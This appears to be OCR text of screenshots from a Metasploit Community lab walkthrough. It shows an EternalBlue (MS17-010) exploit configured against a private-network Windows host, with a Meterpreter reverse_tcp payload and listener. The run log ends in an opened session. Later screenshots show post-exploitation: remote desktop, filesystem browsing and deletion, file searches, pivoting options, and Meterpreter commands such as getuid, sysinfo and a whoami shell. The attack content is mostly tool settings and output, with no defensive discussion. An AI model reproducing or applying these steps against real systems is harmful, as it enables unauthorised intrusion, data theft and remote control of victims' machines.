

References
MS17-010
CVE-2017-0143
CVE-2017-0144
CVE-2017-0145
CVE-2017-0146
CVE-2017-0147
CVE-2017-0148
github.com
exploit. If the user supplies credentials in the SMBUser, SMBPass, and SMBDomain options it will use those instead.
On some systems, this module may cause system instability and crashes, such as a BSOD or a reboot. This may be more likely with some payloads.
Target Systems
Target Addresses
Excluded Addresses
192.168.2.10
Exploit Timeout (minutes)
5
Target Settings
Windows 7 and Server 2008 R2 (x64) All Service Packs
Payload Options
Payload Type
Meterpreter
Listener Ports
8080
Connection Type
Auto
Listener Host
192.168.2.17
Enable Stage Encoding (IPS evasion)
Module Options
RPORT
445
The target port (port)
SMBDomain
.
(Optional) The Windows domain to use for authentication (string)
SMBPass
(Optional) The password for the specified username (string)
SMBUser
(Optional) The username to authenticate as (string)
VERIFY_ARCH
Check if remote architecture matches exploit Target. (bool)
VERIFY_TARGET
Check if remote OS matches exploit Target. (bool)
Advanced Options show
Evasion Options show
Run Module



metasploit community
Project - Web Exploitation Project ▼
Account - admin ▼
Administration ▼
Overview
Analysis
Sessions 1
Campaigns
Web Apps
Modules
Credentials
Reports
Exports
Tasks
Home
Web Exploitation Project
Tasks
Task 13
Collect...
Task started
Launching
Complete (1 session opened) exploit/windows/smb/ms17_010_eternalblue
Completed
Started: 2019-03-10 09:56:17 -0700
Duration: half a minute
[*] [2019.03.10-09:56:20] 192.168.2.10:445 - Connecting to target for exploitation.
[+] [2019.03.10-09:56:21] 192.168.2.10:445 - Connection established for exploitation.
[+] [2019.03.10-09:56:21] 192.168.2.10:445 - Target OS selected valid for OS indicated by SMB reply
[*] [2019.03.10-09:56:21] 192.168.2.10:445 - CORE raw buffer dump (23 bytes)
[*] [2019.03.10-09:56:21] 192.168.2.10:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] [2019.03.10-09:56:21] 192.168.2.10:445 - 0x00000010 74 65 20 37 36 30 30 te 7600
[+] [2019.03.10-09:56:21] 192.168.2.10:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] [2019.03.10-09:56:21] 192.168.2.10:445 - Trying exploit with 12 Groom Allocations.
[*] [2019.03.10-09:56:21] 192.168.2.10:445 - Sending all but last fragment of exploit packet
[*] [2019.03.10-09:56:31] 192.168.2.10:445 - Starting non-paged pool grooming
[+] [2019.03.10-09:56:31] 192.168.2.10:445 - Sending SMBv2 buffers
[+] [2019.03.10-09:56:31] 192.168.2.10:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] [2019.03.10-09:56:31] 192.168.2.10:445 - Sending final SMBv2 buffers.
[*] [2019.03.10-09:56:31] 192.168.2.10:445 - Sending last fragment of exploit packet!
[*] [2019.03.10-09:56:31] 192.168.2.10:445 - Receiving response from exploit packet
[+] [2019.03.10-09:56:31] 192.168.2.10:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] [2019.03.10-09:56:31] 192.168.2.10:445 - Sending egg to corrupted connection.
[*] [2019.03.10-09:56:31] 192.168.2.10:445 - Triggering free of corrupted buffer.
[*] [2019.03.10-09:56:31] Sending stage (206403 bytes) to 192.168.2.10
[+] [2019.03.10-09:56:38] 192.168.2.10:445 - =-=
[+] [2019.03.10-09:56:38] 192.168.2.10:445 - =-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] [2019.03.10-09:56:38] 192.168.2.10:445 - =-=
[+] [2019.03.10-09:56:38] Session 1 created for 192.168.2.10
[+] [2019.03.10-09:56:38] Workspace:Web Exploitation Project Progress:2/2 (100%) Complete (1 session opened) exploit/windows/smb/ms17_010_eternalblue



Not Secure
https://192.168.2.17:3790/workspaces/2/sessions
metasploit community
Project - Web Exploitation Project ▼
Account - admin ▼
Administration ▼
Overview
Analysis
Sessions 1
Campaigns
Web Apps
Modules
Credentials
Reports
Exports
Tasks
Home
Web Exploitation Project
Sessions
Collect
Cleanup
Active Sessions
SESSION
OS
HOST
TYPE
AGE
DESCRIPTION
ATTACK MODULE
Session 1
192.168.2.10 - PT-PC
Meterpreter
less than a minute
MS17_010_ETERNALBLUE
Closed Sessions
No closed sessions



Not Secure
https://192.168.2.17:3790/workspaces/2/sessions/1
metasploit community
Project - Web Exploitation Project
Overview
Analysis
Sessions 1
Campaigns
Web Apps
Modules
Credentials
Reports
Home
Web Exploitation Project
Sessions
#1
Session 1 on 192.168.2.10
Session Type
meterpreter (payload/windows/x64/meterpreter/reverse_tcp)
Information
Attack Module
exploit/windows/smb/ms17_010_eternalblue
Available Actions
Collect System Data
Collect system evidence and sensitive data (screenshots, passwords, system information)
Virtual Desktop
Interact with the running desktop on the target system, will notify the active user
Access Filesystem
Browse the remote filesystem and upload, download, and delete files
Search Filesystem
Search the remote filesystem for a specific pattern
Command Shell
Interact with a remote command shell on the target (advanced users)
Create Proxy Pivot
Pivot attacks using the remote host as a gateway (TCP/UDP)
Create VPN Pivot
Pivot traffic through the remote host (Ethernet/IP)
Change Transport
Change the transport mechanism of the session
Terminate Session
Close this session. Further interaction requires exploitation



metasploit community
Project - Web Exploitation Project
Account - admin
Administration
Overview
Analysis
Sessions 2
Campaigns
Web Apps
Modules
Credentials
Reports
Exports
Tasks 1
Home
Web Exploitation Project
Sessions
#6
Session 6 on 192.168.2.18
Session Type
meterpreter (payload/windows/meterpreter/reverse_tcp)
Information
Attack Module
exploit/multi/handler
Available Actions
Access Virtual Desktop?
Cancel
OK
Collect System Data
Virtual Desktop
Access Filesystem
Search Filesystem
Command Shell
Create Proxy Pivot
Create VPN Pivot
Change Transport
Terminate Session
Browse the remote filesystem and upload, download, and delete files
Search the remote filesystem for a specific pattern
Interact with a remote command shell on the target (advanced users)
Pivot attacks using the remote host as a gateway (TCP/UDP)
Pivot traffic through the remote host (Ethernet/IP)
Change the transport mechanism of the session
Close this session. Further interaction requires exploitation



metasploit community
Project - Web Exploitation Project ▼
Account - admin ▼
Administration ▼
?
4
Overview
Analysis
Sessions
Campaigns
Web Apps
Modules
Credentials
Reports
Exports
Tasks
Home
Web Exploitation Project
Sessions
#6
Session 6 Remote Desktop
A VNC desktop has been configured on 192.168.2.18:42474, this desktop will only accept a single connection before closing. Please choose your preferred VNC viewer from the list below.
Connect manually to 192.168.2.18 on port 42474
Connect using Java Applet



metasploit community
Project - Web Exploitation Project ▼
Overview
Analysis
Sessions
Campaigns
Web Apps
Modules
Home
Web Exploitation Project
Sessions
#8
Current Directory C:\
NAME
SIZE
LAST MODIFIED
$GetCurrent 2018-12-15 19:32:36 -0800
$Recycle.Bin 2018-12-16 11:29:26 -0800
Back to Parent Directory 1969-12-31 16:00:00 -0800
Documents and Settings 2015-07-10 05:21:38 -0700
PerfLogs 2018-04-11 16:38:20 -0700
Program Files 2019-02-03 06:27:23 -0800
Program Files (x86) 2018-04-12 02:16:25 -0700
ProgramData 2018-12-16 11:08:57 -0800
Recovery 2018-12-15 19:32:27 -0800
System Volume Information 2018-12-16 10:57:36 -0800
Users 2018-12-15 19:30:26 -0800
Windows 2019-04-13 12:28:27 -0700
Windows10Upgrade 2018-12-16 10:52:42 -0800
metasploit 2019-04-07 09:11:56 -0700
metasploit-framework 2018-12-15 15:46:16 -0800
BOOTNXT 1 2015-07-10 04:00:31 -0700



metasploit community
Project - Web Exploitation Project ▼
Account - admin ▼
Administration ▼
Overview
Analysis
Sessions
Campaigns
Web Apps
Modules
Credentials
Reports
Exports
Tasks
Home
Web Exploitation Project
Sessions
#9
Search Files
*.ini
(*.doc)
NAME
SIZE
AVAILABLE ACTIONS
c:\$GetCurrent\SafeOS\GetCurrentRollback.ini
156
(BROWSE FOLDER) | (× DELETE ×)
c:\$Recycle.Bin\S-1-5-21-1375248493-532531355-1575415264-1001\desktop.ini
129
(BROWSE FOLDER) | (× DELETE ×)
c:\$Recycle.Bin\S-1-5-21-1375248493-532531355-1575415264-1001\$RAGSDFK\postgresql\data\base\12401\pg_internal.init
112660
(BROWSE FOLDER) | (× DELETE ×)
c:\$Recycle.Bin\S-1-5-21-1375248493-532531355-1575415264-1001\$RAGSDFK\postgresql\data\base\16385\pg_internal.init
112660
(BROWSE FOLDER) | (× DELETE ×)
c:\$Recycle.Bin\S-1-5-21-1375248493-532531355-1575415264-1001\$RAGSDFK\postgresql\data\global\pg_internal.init
16664
(BROWSE FOLDER) | (× DELETE ×)
c:\Program Files\desktop.ini
174
(BROWSE FOLDER) | (× DELETE ×)
c:\Program Files (x86)\desktop.ini
174
(BROWSE FOLDER) | (× DELETE ×)
c:\ProgramData\Microsoft OneDrive\setup\refcount.ini
0
(BROWSE FOLDER) | (× DELETE ×)
c:\ProgramData\Microsoft\Windows\Start Menu\desktop.ini
174
(BROWSE FOLDER) | (× DELETE ×)



Metasploit - Mdm::Session ID # 6 (192.168.2.18)
Meterpreter >



Metasploit - Mdm::Session ID # 6 (192.168.2.18)
getpid
Current pid: 5660
getuid
Server username: METASPLOIT-CE\Harry
sysinfo
Computer : METASPLOIT-CE
OS : Windows 10 (Build 17134).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
Meterpreter >



shell whoami
[*] Executing cmd.exe /c whoami...
metasploit-ce\harry
Meterpreter >



metasploit community
Project - Web Exploitation Project
Account - admin
Administration
Overview
Analysis
Sessions 1
Campaigns
Web Apps
Modules
Credentials
Reports
Exports
Tasks 1
Home
Web Exploitation Project
Sessions
#7
Session 7 on 192.168.2.18
Session Type meterpreter (payload/windows/meterpreter/reverse_tcp)
Information
Attack Module exploit/multi/handler
Available Actions
Collect System Data
Virtual Desktop
Access Filesystem
Search Filesystem
Command Shell
Create Proxy Pivot
Create VPN Pivot
Change Transport
Terminate Session
Create Proxy Pivot?
Cancel
OK
Browse the remote filesystem and upload, download, and delete files
Search the remote filesystem for a specific pattern
Pivot traffic through the remote host (Ethernet/IP)
Change the transport mechanism of the session
Close this session. Further interaction requires exploitation

